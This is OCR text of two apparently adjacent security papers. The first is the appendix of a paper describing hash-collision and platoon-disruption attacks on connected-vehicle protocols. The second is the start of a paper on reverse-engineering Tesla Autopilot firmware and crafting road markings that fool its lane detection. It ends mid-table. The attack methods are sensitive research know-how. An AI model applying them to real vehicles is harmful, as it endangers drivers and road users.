[75] Y. Yu, P. Manolios, and L. Lamport. Model checking TLA$^+$ specifications. In *Proc. CHARME*, 1999.

[76] L. Zhou and Z. J. Haas. Securing ad hoc networks. *IEEE network*, 1999.

A Attack Summary

N2 *Request Mute Attack*: This attack injects a malicious learning response with the same `HashedId8` value of `ca1`. Thus, `V2` chooses to remove the matching entry with the `HashedId8` value of `ca1`. `V2` fails in sending a learning request because `V2` wrongly thinks she has learned the unknown certificate but not.




Figure 11: *N2*: the attacker can stop V2 from sending learning requests to V1 by sending a malicious learning requests.

Assumptions. Similar to *N1*, we assume that `V1` does not mandate the verification for incoming learning responses. Also, we assume that the attacker has enough computing power to efficiently construct a learning response that can cause partial hash collision (e.g., low-order 8 bytes collision).

Attack steps. As shown in Figure 11, `V2` initializes P2PCD after receiving a trigger SPDU from `V1`. `V2` stores the `HashedId8` value of the unknown certificate `ca1` in a queue. Meanwhile, since the attacker can observe the trigger SPDU, she constructs a malicious learning response, in which the `HashedId8` value of the first certificate in the payload matches with the unknown certificate `ca1`. As defined in P2PCD, after receiving a learning response, `V2` extracts all certificates in the learning response and stores them via `AddCertificate`. At this time, `V2` wrongly thinks that it has successfully learned the unknown certificate but actually not. Thus, `V2` removes the entry of the unknown certificate `h8(ca1)` in the queue, where `h8` is a function to get the low-order eight-byte hash of the input. As the queue becomes empty, `V2` decides not to attach the learning request in the next outgoing SPDU. Consequently, `V2` is unable to learn the correct unknown certificate.

Discussion. Similar to *N1*, *N2* is also caused by the use of truncated hash, and the attacker does not need to possess a legitimate certificate. In IEEE 1609.2, the issuer field in a certificate is a `HashedId8` value. Therefore, on receiving the trigger SPDU, the vehicle can only store the truncated hash value in the queue. This opens a door for the partial hash collision attack. Although `HashedId8` is larger than `HashedId3` and makes the attacker harder to find a hash collision, a resourceful attacker (e.g., nation-states, terrorists) can always have enough computing power to efficiently find the hash collision. The attacker can even prepare these malicious learning

responses in an offline way. On the other hand, due to the optional verfication of the learning response, it is still possible that some poorly implemented CV protocols may not verify the incoming learning response but just store them.

A4 *Split Trigger Attack*

Assumptions. We assume that the leader keeps the configurations (e.g., platoon size, members) hidden from followers [5].

Attack steps. *A4* requires the attacker to be the leader of the victim platoon, which is consist of `V1` and `V2` sequentially. After becoming the leader, the attacker immediately sends a `SPLIT_REQ` to `V1`. At the last step of the split maneuver, the attacker sends a `SPLIT_DONE` to `V1`, which contains necessary platoon configuration data. Notably, the attacker can control the optimal platoon size in `SPLIT_DONE` and sets it to 1. Since `V1`, as a follower, does not store any platoon configurations, it can only trust the attacker. However, the platoon size exceeds the optimal platoon size; `V1` thus initiates the split maneuver. Most importantly, *A4* leads to a chain reaction that `V1` will pass the wrong configuration to the *last* member in the victim platoon (i.e., `V2` in this case). Moreover, `V1` and `V2` will not able to merge into other platoons or accept any incoming merge requests, because there is no available space.

A5, A6 *Merge Disruption Attack*: The attacker initiates a merge maneuver but does not faithfully complete the whole procedure, so the victim platoon leader `V1` is trapped at the busy state and cannot switch back to the idle state. Therefore, `V1` cannot process any incoming messages.

Attack steps. In *A5*, the attacker first sends a `MERGE_REQ` to `V1`. Since there exists available space in the victim platoon, `V1` will accept the request and send a `MERGE_ACCEPT` to the attacker. In the normal case, `V1` will wait for a `MERGE_DONE` from the merge request initiator. However, the attacker chooses not to send a `MERGE_DONE`; thus, `V1` will keep waiting.

In *A6*, the attacker first utilizes *A2* to join the victim platoon. If `V1` initiates a merge maneuver to join a front platoon and receives a `MERGE_ACCEPT`, `V1` will inform all the followers, including the attacker, to change their platoon leader by sending `CHANGE_PL` to them. The attacker can either passively wait for the happening of the merge maneuver or intentionally trigger the merge maneuver of `V1` by conducting *the platoon takeover attack* (*A1*). As a malicious follower of `V1`, after receiving a `CHANGE_PL` from `V1`, the attacker chooses not to reply with an `ACK`. According to the merge FSM in [5], `V1` will keep sending `CHANGE_PL` to the attacker if `V1` does not receive the corresponding `ACK`.

A8-9 *Split Disruption Attack*: *A8* and *A9* have the same goal and consequence as *A5* and *A6*, but have different attack targets. They focus on vulnerabilities of the split maneuver.

Attack steps. In *A8* and *A9*, the attacker first joins the platoon, which is consist of `V1` (leader) and `V2` sequentially, by launching *A2* and acts as a malicious follower. In *A8*, `V1` sends a `SPLIT_REQ` to the attacker. After accepting the request, the attacker does not respond to the following `CHANGE_PL` sent by `V1`. Therefore, `V1` will not be able to switch back to the idle state. Differently, in *A9*, `V1` sends a `SPLIT_REQ` to `V2`, the splitting vehicle. After `V2` accepting the split request and acknowledging `CHANGE_PL`, `V1` needs to inform the follower behind the attacker to change the platoon leader. The attacker can remain silent, keeping both `V1` and `V2` at the busy state.

A10 *Follower Block Attack*: This attack is the immediate consequence of *A1* and is more powerful than *A5-9*, because this attack can block all vehicles in the victim platoon rather than one or two of them. All members in the victim platoon will be unable to respond any incoming platoon messages.

Attack steps. The attacker first takes over the victim platoon. Then, she sends `SPLIT_REQ` to all her followers (i.e., `V1` and `V2`). `V1` and `V2` accept the split request and reply with `SPLIT_ACCEPT`. Following the protocol, the attacker sends `CHANGE_PL` to `V1` and `V2`. After that, the attacker can drive away or keep silence; all followers thus will never receive `SPLIT_DONE` from the attacker and keep sending `ACK`.

A11 *Gap Attack*: The basic idea of this idea is to prevent the vehicle from "creating" enough space in the front of the splitting vehicle during the leader/follower leave maneuver.

Attack steps. The attacker is the last follower in the victim platoon and initiates a follower leave maneuver. `V1` approves the leave request sent by the attacker. Then, the attacker faithfully respond to `SPLIT_REQ` and `CHANGE_PL` from `V1`. To make the attacker a free agent, `V1` sends a `SPLIT_DONE` to the attacker. Before the completion of the leave maneuver, `V1` has to guarantee that there exists enough space at the front of the attacker to perform lane change. If the attacker does not send a `GAP_CREATED`, `V1` will keep busy as it wrongly thinks the leave maneuver is still on-going.

A12, A13 *Leave Disruption Attack*: *A12* and *A13* exploit timers in the leader leave maneuver and the follower leave maneuver respectively.

Attack steps. In *A12*, when the leader wants to leave the platoon, its followers have to elect a new leader. The elected leader then sends a `ELECTED_LEADER` to the old leader who then hands over the leadership to the elected leader, by initiating the leader leave maneuver and safely leave the platoon. However, if the attacker is one of the followers (*A2*) and becomes the elected leader, she can choose not to respond. As well, *A10* can be used to mislead all followers to a busy state in advance, so no followers can send `ELECTED_LEADER` to the leader, blocking the leader leave maneuver.

In *A13*, a follower wants to leave the platoon and sends a `LEAVE_REQ` to the leader; if no response is received from the leader, the follower is unable to finish the follower leave maneuver. The attacker can place herself at the position of the leader through *A1*, and keep silent. On the other hand, the attacker can utilize *A5-9* to prevent the benign leader from communicating with other followers. Thus, the victim follower cannot finish the follower leave maneuver.

A14 *Dissolve Disruption Attack*: To make a follower unavailable, the attacker can either use *A10* to block all followers or join the victim platoon as a silent follower through *A2*.

Too Good to Be Safe: Tricking Lane Detection in Autonomous Driving with Crafted Perturbations

Pengfei Jing[1,2], Qiyi Tang[2], Yuefeng Du[2], Lei Xue[1], Xiapu Luo[1*], Ting Wang[3], Sen Nie[2], Shi Wu[2]

[1]Department of Computing, The Hong Kong Polytechnic University
[2]Keen Security Lab, Tencent
[3]College of Information Sciences and Technology, Pennsylvania State University

Abstract

Autonomous driving is developing rapidly and has achieved promising performance by adopting machine learning algorithms to finish various tasks automatically. Lane detection is one of the major tasks because its result directly affects the steering decisions. Although recent studies have discovered some vulnerabilities in autonomous vehicles, to the best of our knowledge, none has investigated the security of lane detection module in real vehicles. In this paper, we conduct the *first* investigation on the lane detection module in a real vehicle, and reveal that the over-sensitivity of the target module can be exploited to launch attacks on the vehicle. More precisely, an over-sensitive lane detection module may regard small markings on the road surface, which are introduced by an adversary, as a valid lane and then drive the vehicle in the wrong direction. It is challenging to design such small road markings that should be perceived by the lane detection module but unnoticeable to the driver. Manual manipulation of the road markings to launch attacks on the lane detection module is very labor-intensive and error-prone. We propose a novel two-stage approach to automatically determine such road markings after tackling several technical challenges. Our approach first decides the optimal perturbations on the camera image and then maps them to road markings in physical world. We conduct extensive experiments on a Tesla Model S vehicle, and the experimental results show that the lane detection module can be deceived by very unobtrusive perturbations to create a lane, thus misleading the vehicle in auto-steer mode.

1 Introduction

Autonomous vehicles (AVs) are evolving rapidly in recent years, which rely on multiple sensors and machine learning algorithms to detect and reconstruct the surrounding environment for finishing various tasks automatically. Lane detection is one of the major tasks because its result directly affects the steering decisions.Therefore, misleading the lane detection module can lead to severe consequences. For example, if the lane detection module can be trapped into recognizing the small road markings added by an adversary as a valid lane, the vehicle will be misled by the fake lane and even be steered into the reverse traffic lane as shown in Fig.1.




Figure 1: Tricking the autonomous vehicle to steer into the reverse traffic lane. If the physical perturbations added by an adversary are recognized as a lane, the vehicle is likely to follow the fake lane and swerve into the wrong direction.

Although a few recent studies demonstrated the feasibility of exploiting the camera-based perception in autonomous vehicles[37, 42, 49], they have the following limitations. First, some studies conducted white-box analysis that requires full knowledge of the target model[42, 49]. Unfortunately, it is very difficult to collect such information from real vehicles. Second, very few experiments were done on a real vehicle. To our best knowledge, only Nassi et al. recently demonstrated the feasibility of launching the phantom attack[37] on the camera-based perception of Tesla. However, the phantom attack only works in dark environments and can be easily noticed by the driver.

In this paper, we conduct the *first* investigation on the security of the lane detection module used in real vehicles. In particular, using Tesla Autopilot[13] as an example, we reveal that it is feasible to trick the lane detection module with crafted physical perturbations to mislead a Tesla vehicle in auto-steer mode and cause severe consequences, such as hitting the road curbs, driving into oncoming traffic, etc. Sur-

*The corresponding author.




Figure 2: Overview of our two-stage approach. **In the first stage**, we add the perturbation, which is based on physical coordinate, to the camera image, and then feed the modified camera image to the lane detection module to generate the corresponding lane image. We formulate an optimization problem based on the visibility of perturbation and that of detected lane and adopt heuristic algorithms to find the best perturbation, which is unobtrusive to human but causes the lane detection module to output an obvious lane. **In the second stage**, we deploy the best perturbation in physical world according to the attributes of the best perturbation.

prisingly, we reveal that the vulnerability is not due to the incapability of its deep learning based lane detection algorithm. On the contrary, its algorithm is so sensitive that some unobtrusive stickers on the road surface will be regarded as a valid lane, and thus the vehicle will be misled.

It is challenging to inspect the lane detection module in a real vehicle. First, since the lane detection system is embedded in the vehicle without open source, it is difficult to access its binary and understand its computational logic. Specifically, it is challenging to extract and comprehend the deep learning algorithms executed in GPU. Second, it is non-trivial to determine the best perturbations for misguiding the vehicle, which should be perceived by the lane detection module but unnoticeable to the driver. Third, even if the perturbations imposed to the input of the lane detection module can mislead the vehicle, it is not easy to decide how to launch the attack in real world by adding unobtrusive road markings on the ground. An intuitive approach to find the best perturbation is to place stickers on the ground and then check whether the vehicle will be misguided manually. If not, the stickers should be changed or relocated. Unfortunately, such an approach is very labor-intensive and error-prone.

We propose a novel two-stage approach, as shown in Fig.2, to automatically determine the road markings for launching the attack on the lane detection module (in §4). More precisely, before the attack, we conduct reverse engineering on the firmware of Tesla Autopilot to determine the input (i.e., camera image) of its lane detection module and the corresponding output (i.e., lane image). This step is in §3. With such information, in the first stage, we conduct black-box attacks on the lane detection module by imposing the crafted perturbations to the camera image and capturing the corresponding lane image. We design metrics to quantify the visibility of the perturbation and the visibility of the corresponding detected lane, and formulate an optimization problem to find the best perturbation that can lead to a fake lane but is unnoticeable to human perception (in §4). We employ 5 heuristic algorithms to find the optimal solution, and find that Particle Swarm Optimization (PSO) is the best one (in §5).

In the second stage, we place markings on the ground according to the optimal perturbation and evaluate its effectiveness. It is worth noting that we use physical metrics in the parametric description of the digital perturbation (in §4.1), and therefore the optimal perturbation can be easily mapped to the markings in physical world. We conduct extensive experiments on a Tesla Model S vehicle, and the experimental results show that the lane detection module can be deceived by unobtrusive perturbations to create a fake lane, thus the vehicle in auto-steer mode can be misled.

In summary, we make the following major contributions:

- We conduct the first investigation on the security of the lane detection module in real vehicles and reveal that its sensitivity can be exploited by an adversary to generate fake lanes and consequently mislead the vehicle.
- We perform reverse engineering on the firmware of Tesla Autopilot to locate the input camera image and the output lane image. With this information, we propose a novel two-stage approach to generate the optimal perturbations against the lane detection module.
- We conduct extensive experiments on a Tesla vehicle (Tesla Model S)[15] to evaluate our approach. The experimental results show that the lane detection module in Tesla Autopilot is vulnerable to our attack and our approach can quickly generate effective perturbations.

2 Attack Overview

In this section, we first introduce the threat model and then give an overview of our two-stage attack approach.

2.1 Threat Model

We assume that an attacker has an autonomous vehicle, whose lane detection module is the same as that of other vehicles of the same model, but does not have any previous knowledge about the module (i.e., black-box setting). The attacker aims to add unobtrusive markings on the ground so that the lane detection module recognizes them as a valid lane and consequently the victim autonomous vehicle will be misled.

An intuitive attack approach is to place markings at the possible area of the road and check whether the vehicle will be misguided. If not, the attacker can change the position and the shape of the markings and repeat the try-and-error method until the attack succeeds. However, this approach is very labor-intensive and error-prone because of the unlimited number of possible ways to modify and place the markings. Our approach to be described in §2.2 tackles these limitations.

2.2 Our Approach

This section introduces the workflow of our approach, the challenges to be addressed, and the key ideas of our solutions.

2.2.1 Workflow

We first locate the input camera image to the lane detection module and the corresponding output lane image by conducting static and dynamic analysis on the firmware (in §3). Then, we carry out the two-stage attack as shown in Fig. 2.

Stage 1. Finding the best perturbation in digital world. We formulate an optimization problem based on the visibility of the perturbation and the visibility of the corresponding detected lane to find the best perturbation that can lead to a fake lane but is unnoticeable to human perception.

Stage 2. Deploying markings in physical world according to the best perturbation. According to the best perturbation in digital world, we deploy the markings in physical world and then evaluate the attacks on a real vehicle.

2.2.2 Challenges

Three challenges should be tackled to realize our approach.

C1. How to locate the input camera image and the corresponding output lane image in the vehicle? Our two-stage attack approach needs to access the input camera image and the output lane image. However, it is non-trivial to locate them since the lane detection module is in the closed-source firmware of Tesla Autopilot and the algorithms are executed in GPU using undocumented proprietary instruction sets.

C2. How to add perturbations to input camera image? An intuitive method is to add perturbations at the pixel level without considering the physical deployment. However, it may not be possible to implement such perturbations in physical world because it is not easy to accurately project the pixels to physical world, considering the distortion of the lens.

C3. How to find the best perturbations? The best perturbations should be as unobtrusive as possible so that drivers cannot notice them and meanwhile they can force the lane detection module to output a fake lane. It is challenging to find the best perturbations because the target model is in black-box setting so that the gradient-based optimization methods[41] cannot be applied.

2.2.3 Solutions

S1 (§3). We reverse engineer the firmware of Tesla Autopilot through static and dynamic analysis to locate the input camera image and output lane image. In particular, by exploiting the observation that Tesla Autopilot is powered by NVIDIA DRIVE technology [14] and its deep-learning computation follows the CUDA programming model [4] and is finished in GPU, we focus on locating and extracting the images in GPU memory. More precisely, after finding the binary responsible for lane detection, we conduct static analysis to find out when the images are available in GPU memory, and then instrument the binary and perform dynamic analysis to determine the memory addresses of the images. After that, we employ CUDA APIs to extract and modify the target images.

S2. We use a vector containing metrics from the physical world to represent the perturbations in digital world, and design the formula, which is based on the pinhole camera model and camera calibration (in Appendix B), to map the digital perturbation to the markings in physical world (in §4.1).

S3. We design two metrics to quantify the visibility of the perturbation and that of the corresponding detected lane, and formulate an optimization problem for the best perturbations (in §4.2.2). Then, we use five heuristic algorithms (in Appendix C.1) to find the best perturbation in digital world.

3 Accessing Data in Tesla Autopilot

This section details **S1** for locating the input camera image and the corresponding output lane image in the vehicle.

3.1 Overview

3.1.1 Firmware under examination

Our target vehicle is Tesla Model S 75, with the Autopilot hardware version of 2.5 and software version of 2018.6.1. It is worth noting that our methodology can be applied to other autonomous vehicles. The vehicle is running an AArch64 Linux operating system and uses NVIDIA GPU for deep learning computation. In the file system of Tesla Autopilot, there is a binary named *vision*. Through reverse engineering, we find that this binary is responsible for vision-related tasks including lane detection. It transmits the data of camera images into the GPU memory and finishes the vision-related computing

tasks, in which lane detection is involved. The lane recognized by this binary will affect the steering decision when Autopilot is in auto-steer mode (demonstrated in §5). Since this *vision* binary can directly interact with the camera image and lane image in GPU memory, we carry out static and dynamic analysis on it to locate and access the target images.

3.1.2 CUDA

Tesla Autopilot uses NVIDIA GPU to execute its deep-learning algorithms, whose implementation follows the CUDA programming model [4]. We first introduce some necessary knowledge about CUDA programming because it is exploited by us to locate the target images.

CUDA programs usually involve two kinds of hardware: host (CPU) and device (GPU). If CPU needs to access data in GPU memory, it invokes a special kind of function named *kernel*s. A kernel is a function executed in the GPU as an array of threads in parallel [4]. These kernels will be launched and executed on GPU and manipulate data in GPU memory. In other words, kernels are the functions that run on GPU and launched by CPU. Since the lane detection is finished in GPU and the target images (camera image and lane image) are related to lane detection, the target images will be stored in GPU memory at certain time, and thus all we need to do is to determine "when" and "where".

CUDA provides memory management functions [3] to access and manipulate data in GPU memory.

• ***cudaMalloc**** [6]: Functions whose names begin with *cudaMalloc* are used to allocate memory in GPU (except *cudaMallocHost* that allocates memory on CPU). We denote such functions as *cudaMalloc**, each of which has two types of parameters. One is the pointer to the allocated memory and the other represents the data's size information. *cudaMalloc** will act as the instrumentation location for locating the lane image in GPU memory (in §3.3 and §3.4).

• ***cudaMemcpy**** [7]: Functions whose names begin with *cudaMemcpy* are used to copy data from one address to another. We denote these functions as *cudaMemcpy**, which take in four types of parameters including source address, destination address, size information, and the mode that represents the direction of the copying operation: host to GPU, GPU to host, host to host or GPU to GPU. *cudaMemcpy** will act as the instrumentation location for locating the camera image in GPU memory (in §3.3 and §3.4). We also employ these functions to dump the target images from GPU memory after we get their address and size information.

• ***cudaConfigurecall*** [5]: This function will be called before each kernel is invoked by the host to configure the launch on GPU. Hence, we can locate the kernels by locating the positions of *cudaConfigurecalls* in the binary for analysis. *cudaConfigurecall* will act as the instrumentation location for dumping lane image (in §3.3 and §3.4).




Figure 3: The process of dumping and visualize the target data

3.1.3 Factors required for dumping target images

We leverage the documented CUDA APIs to determine "where" and "when" to get the target images. In particular, we need to know the following three factors.

1. Instrumentation location. Since the lane detection is finished in GPU, the input camera images and the output lane images should be available in GPU memory after some specific functions are executed. We add instrumentation right after the invocation of such functions to get the target images.

2. Starting address of the images in GPU memory. It refers to the memory address where the image is stored in GPU memory. We need such addresses to locate the target images.

3. Data size. We need the size information to dump the images because they are stored in GPU memory as raw bytes. Moreover, to visualize the raw data (i.e., show the images), we need to know the image resolution (i.e., rows and columns) and the bit depth in each pixel. Fig. 3 shows how we dump and visualize the images from GPU memory. With the known starting address and data size, we instrument the binary to dump the image from the GPU memory in dynamic execution. The raw data in GPU memory are saved into a file and visualized according to the learnt resolution and bit depth.

We perform the following steps to determine these factors.

(1) Estimating data size (§3.2). We estimate the data size of camera images from the relevant document of the hardware camera [14]. For lane image, we conclude the data size from a file in Tesla Autopilot.

(2) Conducting static analysis to collect instrumentation location candidates (§3.3). We aim to dump the camera image right after *cudaMemcpy** is used to copy the image into GPU memory. Similarly, we dump the lane image right after the kernel for lane detection finishes its task. We conduct static analysis on the *vision* binary to find a list of candidates, including the invocations of *cudaMemcpy** (i.e., candidates for dumping the camera images) and the kernels (i.e., candidates for dumping the lane images).

(3) Performing dynamic analysis to determine instrumentation location and starting address in GPU memory (§3.4). Since the specific GPU memory address and the con-

text can only be revealed during execution, we perform dynamic analysis to determine the correct instrumentation location and starting address. Specifically, for input camera image, we hook all *cudaMemcpy** calls and locate the one responsible for copying camera image by checking its parameters. Similarly, we first hook all *cudaMalloc** to find the starting address of the output lane image, and then determine the kernel by checking the visualized lane image after all possible kernels based on the data size and starting address.

3.2 Estimating Data Size

Size of camera image. We find the camera image's resolution (i.e., 1280×960 pixels) according to its hardware [14], however, the bit depth is still missing. Therefore, we compute 32 possible data sizes according to the possible bit depth, namely from 1-bit to 32-bit, to cover most of the possible bit depth used in digital images. For example, if an image is in 16-bit bit depth, the data size is 1280×960×16=19,660,800 bits (or 2,457,600 bytes). After this estimation, we get a list of the possible data size for camera image. The specific bit depth will be determined in dynamic analysis in §3.4 by hooking the *cudaMemcpy** calls.

Size of lane image. We find a file in the file system of Tesla Autopilot, which provides information about the architecture of the deep neural network used for object detection tasks (including lane detection), such as data size and pixel depth of the data matrix in each layer. This network has several outputs and the lane detection result is one of them, which is a 640×416 matrix with 32 bits float values. With this information, we can estimate the data size of the lane image output, which should be $640 \times 416 \times 32 = 8,519,680$ bits (or 1,064,960 bytes). The size of the lane image will be the key information for hooking the *cudaMalloc** in order to find the starting address of the lane image (in §3.3 and §3.4).

3.3 Conducting Static Analysis

Using IDA-Pro [9], we conduct static analysis on *vision* binary to determine the instrumentation locations and add instrumentation code. We detail the instrumentation locations for collecting camera images and lane images, respectively.

1.Instrumentation locations for collecting camera images. Since lane detection is finished in GPU, *cudaMemcpy* will be used to copy the input camera image into GPU memory before processing. Hence, we add instrumentation right after the invocation of *cudaMemcpy* for copying data into GPU memory. The instrumentation code will collect the parameters passed to the *cudaMemcpy*, including (1) source address, (2) destination address, (3) data size, and (4) mode of transfer, when being executed in dynamic analysis.

2. Instrumentation locations for collecting lane images. We are interested in two kinds of instrumentation locations:

• **Hooking *cudaMalloc** to determine the starting address**. Since *cudaMalloc** is responsible for allocating memory in GPU, the memory of the lane image will be allocated by *cudaMalloc**. In this case, we add instrumentation right after the invocation of each *cudaMalloc**, and collect the (1) memory address and (2) data size passed to *cudaMalloc**. By locating the *cudaMalloc** whose data size is equal to the estimated lane image size, we can determine the *cudaMalloc** that allocates the memory of the lane image, thus knowing the starting address of the lane image in GPU memory.

• **Hooking kernels to determine instrumentation location for dumping lane images**. Since kernel functions are responsible for the computation in GPU, we first enumerate all kernels according to the invocation of *cudaConfigureCall*. There are totally 75 calls of *cudaConfigureCall* by 22 different callers. Then, we add instrumentation right after the invocation of each kernel, because one of them will be responsible for lane detection and we can collect the lane image right after it finishes. The instrumentation code will dump the lane image in GPU memory according to the given starting address (found by hooking *cudaMalloc**) and data size.By checking whether the visualized image is the desired lane image, we identify the kernel function for lane detection.

3.4 Performing Dynamic Analysis

We execute the instrumented *vision* binary to (1) get the parameters passed to the hooked *cudaMemcpy** for obtaining the starting address and data size of the camera image and determining the correct instrumentation location; (2) get the parameters passed to the hooked *cudaMalloc** for obtaining the starting address of the lane image, and (3) dump the lane image after each kernel candidate to determine the instrumentation location of the lane image. The processes for camera images and lane images are described as follows.

1. Camera image. Through dynamic analysis, we collect the following information relevant to the input camera image: (1) data size, (2) the call of *cudaMemcpy** which copies the camera image to GPU memory, (3) the starting address of camera image in GPU memory. As specified in static analysis, we add instrumentation after each *cudaMemcpy** and collect the parameters passed to *cudaMemcpy** in dynamic execution. From the experiment results, among the 32 different estimated sizes, only a data size of 2,457,600 bytes is found, meaning the bit depth of the input image is 16-bit. In the experiment, we find that there are 3 types of camera images, which match the three front cameras on the vehicle. However, we do not know which one is used in lane detection. To identify the camera image involved in lane detection, we design a correlation analysis method, which is detailed in Appendix.A.

2. Lane image. For lane image, we have determined the data size in §3.2, and list the 75 candidate kernels. Through dynamic analysis, we obtain the following information: (1) the starting address of the lane image, and (2) the kernel that is

responsible for lane detection among the candidates. We first finish task (1) by hooking the *cudaMalloc**, and accomplish task (2) based on the found GPU address in task (1). Next, we describe how we determine the starting address (task (1)) and how we determine the instrumentation location (task (2)) of the lane image, respectively.

• **Determining starting address of the lane image.** As specified in static analysis, we select a list of instrumentation locations for *cudaMalloc** to find the starting address of the lane image. Using IDA-Pro, we find 77 calls of *cudaMalloc**. We add instrumentation to check the parameters passed to *cudaMalloc** every time it is called, and aim to find the *cudaMalloc** call whose data size is our estimated size. After dynamic execution, we find the specific call of *cudaMalloc** whose size is our estimated size (1,064,960 bytes), and locate the address of the lane images by this specific *cudaMalloc**.

• **Determining instrumentation location of the lane image.** As mentioned in static analysis, for lane image, we find 75 possible places in *vision* binary for instrumentation. Based on the found GPU memory address of the lane image, we add instrumentation to dump the images after all these kernel candidates. By visualizing the dumped data, we learn that the kernel in the function named *t_cuda_lane_detection::compute* is responsible for lane detection.

Remark. We summarize the factors for camera image and lane image. For camera image, the instrumentation location is right after the invocation of *cudaMemcpy**; the starting address is the destination address passed as a parameter to the specific *cudaMemcpy**; the data size is 2,457,600 bytes, with 1280×960 resolution and 16-bit bit depth. For lane image, the instrumentation location is right after the execution of function *t_cuda_lane_detection::compute*; the starting address is the address passed to the specific *cudaMalloc** which allocates the memory for the lane image; the data size is 1,064,960 bytes, with 640×416 resolution and 32-bit bit depth.

4 Two-Stage Attack

This section describes how we add digital perturbations based on the physical metrics and how to find the best perturbations, which are the solutions to **C2** and **C3**, respectively.

4.1 Adding Digital Perturbations

This subsection describes the solution to **C2**. The goal is to obtain the digital perturbation which is defined by physical-world attributes for easy physical deployment.

4.1.1 Projecting Physical World Markings

As shown in Fig.4, we use (X,Y,Z) to denote the coordinate of each pixel on the markings in real world, which is the coordinate relative to the vehicle camera, and utilize (u,v) to denote the coordinate of the corresponding pixel on the perturbation added to the image. With the pinhole camera model, we project (X,Y,Z) to (u,v). We also undistort the image to eliminate errors due to lens distortion through camera calibration, thus making the projection more accurate. Appendix B details how we find the mapping relationship between these two coordinates. With this mapping relationship, we can map any physical world coordinate (X,Y,Z) to image coordinate (u,v). Hence, given a set of coordinates describing the position of the perturbations in physical world, we can project them to digital world and find their corresponding pixels in the camera image. Moreover, by modifying the grayscale value of the corresponding pixels, we can add the digital perturbations according to the physical perturbations. The reason is that in physical world the colors of the lane lines are mostly white and yellow, and they are brighter than the ground. Consequently, the lane line pixels in digital images are also brighter than the surrounding pixels on the ground. Therefore, raising the grayscale value (representing brightness) of the selected pixels in the captured digital image can result in the perturbations.




Figure 4: Mapping the coordinate of (X,Y,Z) on markings in physical world to the coordinate of (u,v) on perturbations in digital world.

4.1.2 Parameterized Perturbations

For the ease of deployment, we use 8 parameters, which are listed in Table 1 and shown in Fig.5, to characterize the digital perturbations. *len* and *wid* determine the shape of the perturbations. D_1, D_2, and D_3 determine the position of the perturbations. ΔG is the increment of grayscale value of the pixels on the perturbation. n represents the number of perturbations (for example, $n=2$ in Fig.5). Higher value of ΔG and more number of perturbations n make the added perturbation more obvious. θ is the rotation angle of the perturbations. The 8 parameters comprise a vector x:

$$x = (len, wid, D_1, D_2, D_3, \Delta G, \theta, n) \in X \quad (1)$$

The measurement of *len*, *wid*, D_1, D_2, D_3 and θ is based on physical metrics. The unit of *len*, *wid*, D_1, D_2, D_3 is centimeter, and that of θ is degrees. ΔG is an 8-bit number ranging from 0 to 255 (we convert the 16-bit camera image into 8-bit for the ease of computing and visualization). Note that when $n=1$, D_3 is invalid and has no influence on the added perturbation, because there is only one perturbation in view.

The range of x is denoted as X. len, wid, D_1, D_3, ΔG and n should be positive values. D_2 and θ can be positive or negative. Positive values of D_2 mean that the perturbation is on the left side of the vehicle, and negative means the right side. Positive value of θ represents that the perturbation is rotated towards the right direction of the vehicle, and negative means left.

Parameters	Explanation
len	Length of a single perturbation
wid	Width of a single perturbation
D_1	Longitudinal distance from the vehicle camera to the edge of the first perturbation
D_2	Lateral distance from the vehicle camera to the edge of the first perturbation
D_3	Distance between adjacent perturbations
